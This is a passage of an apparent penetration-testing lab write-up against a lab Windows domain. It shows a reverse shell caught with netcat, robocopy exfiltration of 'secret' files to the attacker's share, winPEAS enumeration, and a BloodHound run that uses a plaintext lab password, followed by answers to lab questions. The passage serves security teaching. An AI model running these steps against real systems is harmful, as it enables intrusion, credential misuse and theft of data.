 3952   948   sihost.exe                                    x64   1        HACKME\Administrator          C:\Windows\System32\sihost.ex
 4236   948   taskhostw.exe                                 x64   1        HACKME\Administrator          C:\Windows\System32\taskhostw
 4516   784   LockAppHost.exe                               x64   1        HACKME\Administrator          C:\Windows\System32\LockAppHo
 4620   784   SearchUI.exe                                  x64   1        HACKME\Administrator          C:\Windows\SystemApps\Microso
 4676   784   RuntimeBroker.exe                             x64   1        HACKME\Administrator          C:\Windows\System32\RuntimeBr
 5388   8900  conhost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.e
 5896   4888  powershell.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPo
 8900   4484  powershell.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPo
 9088   9148  cmd.exe                                       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 9148   5896  reverse.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\tmp\reverse.exe
 9560   9088  conhost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.e
 10568  604   svchost.exe                                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
 10852  3632  MpCmdRun.exe                                  x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Program Files\Windows Defe
```

Verify reverse shell connection in netcat listener:


```
┌──(cyber㉿KaliCharlie2-3)-[~]
└─$ nc -nvlp 53
listening on [any] 53 ...
connect to [172.20.50.52] from (UNKNOWN) [172.20.50.11] 58468
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\tmp>
```

Locate the Top-Secert-WWilson.txt file

```
C:\Users\WWilson\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\WWilson\Documents

06/28/2021  12:06 PM    <DIR>          .
06/28/2021  12:06 PM    <DIR>          ..
06/28/2021  12:06 PM             1,134 Top-Secert-WWilson.txt
               1 File(s)          1,134 bytes
               2 Dir(s)  52,299,583,488 bytes free

C:\Users\WWilson\Documents>
```

Use robocopy to retrieve document on our kali machine:

```
C:\Users\WWilson\Documents>robocopy c:\users\wwilson\documents \\172.20.50.52\Lab5.1.3
robocopy c:\users\wwilson\documents \\172.20.50.52\Lab5.1.3

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Friday, August 4, 2023 6:42:17 AM
   Source : c:\users\wwilson\documents\
     Dest = \\172.20.50.52\Lab5.1.3\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30

------------------------------------------------------------------------------

                           2    c:\users\wwilson\documents\
        *EXTRA File              143379        carrots.txt
        *EXTRA File                  33        Charlotte-Secrets
        *EXTRA File               32947        NMapScan1
        *EXTRA File               31812        NMapScanTZ
        *EXTRA File                1581        passwd
        *EXTRA File                  65        Phoenix-Secrets
        *EXTRA File                  31        root-secret.txt
        *EXTRA File                1207        shadow
        *EXTRA File                   0        Top-Secret.txt
100%        New File                 402        desktop.ini
100%        Older                   1134        Top-Secert-WWilson.txt

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         2         2         0         0         0         9
   Bytes :     1.5 k     1.5 k         0         0         0   206.1 k
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :               8084 Bytes/sec.
   Speed :            0.462 MegaBytes/min.
   Ended : Friday, August 4, 2023 6:42:17 AM

C:\Users\WWilson\Documents>
```



#Part E

Data capture and WinPEAS analysis in Windows Server 2016:

Retrieved Top-Secret.txt:

```
C:\Users\Administrator.HACKME\Documents>robocopy c:\users\administrator.hackme\documents \\172.20.50.52\Lab5.1.3
robocopy c:\users\administrator.hackme\documents \\172.20.50.52\Lab5.1.3

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Friday, August 4, 2023 7:08:45 AM
   Source : c:\users\administrator.hackme\documents\
     Dest = \\172.20.50.52\Lab5.1.3\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30

------------------------------------------------------------------------------

                           2    c:\users\administrator.hackme\documents\
        *EXTRA File              143379        carrots.txt
        *EXTRA File                  33        Charlotte-Secrets
        *EXTRA File               32947        NMapScan1
        *EXTRA File               31812        NMapScanTZ
        *EXTRA File                1581        passwd
        *EXTRA File                  65        Phoenix-Secrets
        *EXTRA File                  31        root-secret.txt
        *EXTRA File                1207        shadow
        *EXTRA File                1134        Top-Secert-WWilson.txt
100%        Older                   402        desktop.ini
100%        Older                   184        Top-Secret.txt

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         2         2         0         0         0         9
   Bytes :       586       586         0         0         0   207.2 k
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :               3617 Bytes/sec.
   Speed :              0.206 MegaBytes/min.
   Ended : Friday, August 4, 2023 7:08:45 AM
```

Make a directory called tmp2 in C:\ directory:

```
C:\Users>cd..

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\

09/12/2016  06:35 AM    <DIR>          Logs
07/16/2016  08:23 AM    <DIR>          PerfLogs
06/23/2021  07:27 PM    <DIR>          Private
06/23/2021  07:03 PM    <DIR>          Program Files
07/16/2016  08:23 AM    <DIR>          Program Files (x86)
06/23/2021  07:27 PM    <DIR>          Public
08/04/2023  06:12 AM    <DIR>          tmp
06/28/2021  12:05 PM    <DIR>          Users
08/04/2023  01:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
               9 Dir(s)  52,297,670,656 bytes free

C:\>mkdir tmp2

C:\>ls
b"'ls' is not recognized as an internal or external command
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\

09/12/2016  06:35 AM    <DIR>          Logs
07/16/2016  08:23 AM    <DIR>          PerfLogs
06/23/2021  07:27 PM    <DIR>          Private
06/23/2021  07:03 PM    <DIR>          Program Files
07/16/2016  08:23 AM    <DIR>          Program Files (x86)
06/23/2021  07:27 PM    <DIR>          Public
08/04/2023  06:12 AM    <DIR>          tmp
08/04/2023  01:10 PM    <DIR>          tmp2
06/28/2021  12:05 PM    <DIR>          Users
08/04/2023  01:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
              10 Dir(s)  52,297,670,656 bytes free
```


Upload winPEAS.exe to the tmp2 directory:

```
C:\tmp2>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\tmp2

08/04/2023  01:26 PM    <DIR>          .
08/04/2023  01:26 PM    <DIR>          ..
08/04/2023  01:26 PM         1,678,336 winPEASx64.exe
               1 File(s)      1,678,336 bytes
               2 Dir(s)  52,295,847,936 bytes free

C:\tmp2>
```

Execute winPEASx64.exe and write to file called carrotsout.txt:

```
C:\tmp2>dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\tmp2

08/04/2023  01:47 PM    <DIR>          .
08/04/2023  01:47 PM    <DIR>          ..
08/04/2023  01:48 PM         6,548,890 carrotsout.txt
08/04/2023  01:26 PM         1,678,336 winPEASx64.exe
               2 File(s)      8,227,226 bytes
               2 Dir(s)  52,064,034,816 bytes free

C:\tmp2>
```


Robocopy contents of C:\tmp2 directory:



#Part F

AD Domain analysis with BloodHound:

Upload Hound.ps1 into tmp2 directory:




Run Bloodhound:


```
PS C:\tmp2> Invoke-Bloodhound -CollectionMethod All -Domain HackMe.loc -LdapUsername Swilson -LdapPassword OnYourLeft! -ZipFileName HackMe.zip
Invoke-Bloodhound -CollectionMethod All -Domain HackMe.loc -LdapUsername Swilson -LdapPassword OnYourLeft! -ZipFileName HackMe.zip
b''----------------------------------------
Initializing SharpHound at 2:19 PM on 8/4/2023
----------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain HACKME.LOC using path CN=Schema,CN=Configuration,DC=HackMe,DC=loc
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 54 MB RAM
Status: 92 objects finished (+92 5.75)/s -- Using 61 MB RAM
Enumeration finished in 00:00:16.1570173
Compressing data to C:\tmp2\20230804141900_HackMe.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 2:19 PM on 8/4/2023! Happy Graphing!

PS C:\tmp2> dir
ir


    Directory: C:\tmp2


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/4/2023   2:19 PM          11427 20230804141900_HackMe.zip
-a----         8/4/2023   2:12 PM         974235 Hound.ps1
-a----         8/4/2023   2:19 PM          15638 MWIyNjkxMjQtNWIyYi00NzM2LTkxYT
                                                 AtNDliMjBhZmRjNTdj.bin
```

Move over zip file from tmp2 directory to our linux machine:


```
PS C:\tmp2> robocopy c:\tmp2 \\172.20.50.52\Lab5.1.3
robocopy c:\tmp2 \\172.20.50.52\Lab5.1.3

-------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Friday, August 4, 2023 2:24:00 PM
   Source : c:\tmp2\
     Dest = \\172.20.50.52\Lab5.1.3\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30

------------------------------------------------------------------------------

                           3    c:\tmp2\
        *EXTRA File              143379        carrots.txt
        *EXTRA File                6.2 m       carrotsout.txt
        *EXTRA File                  33        Charlotte-Secrets
        *EXTRA File                 402        desktop.ini
        *EXTRA File               32947        NMapScan1
        *EXTRA File               31812        NMapScanTZ
        *EXTRA File                1581        passwd
        *EXTRA File                  65        Phoenix-Secrets
        *EXTRA File                  31        root-secret.txt
        *EXTRA File                1207        shadow
        *EXTRA File                1134        Top-Secert-WWilson.txt
        *EXTRA File                 184        Top-Secret.txt
        *EXTRA File                1.6 m       winPEASx64.exe
100%        New File               11427        20230804141900_HackMe.zip
100%        New File              974235        Hound.ps1
100%        New File               15638        MWIyNjkxMjQtNWIyYi00NzM2LTkxYTAt

------------------------------------------------------------------------------

               Total    Copied   Skipped  Mismatch    FAILED    Extras
    Dirs :         1         0         1         0         0         0
   Files :         3         3         0         0         0        13
   Bytes :   977.8 k   977.8 k         0         0         0    8.04 m
   Times :   0:00:00   0:00:00                       0:00:00   0:00:00


   Speed :            3034242 Bytes/sec.
   Speed :            173.620 MegaBytes/min.
   Ended : Friday, August 4, 2023 2:24:00 PM
```




Graph of Domain Users:



Graph of Domain Controllers:



Graph of Domain Admins:



#Part F
Questions:

a. Who are the Domain Admins?
Answer: Administrator, WWilson, IT.

b. How many Direct Members are Domain Users?
Answer: 18

c. How many Domain Controllers?
Answer: 2

d. What are the names of the Domain Controllers?
Answer: CYBER-DC.HACKME.LOC and DC.HACKME.LOC

e. What is the name of the workstation?
Answer: CYBER-WRK1.HACKME.LOC

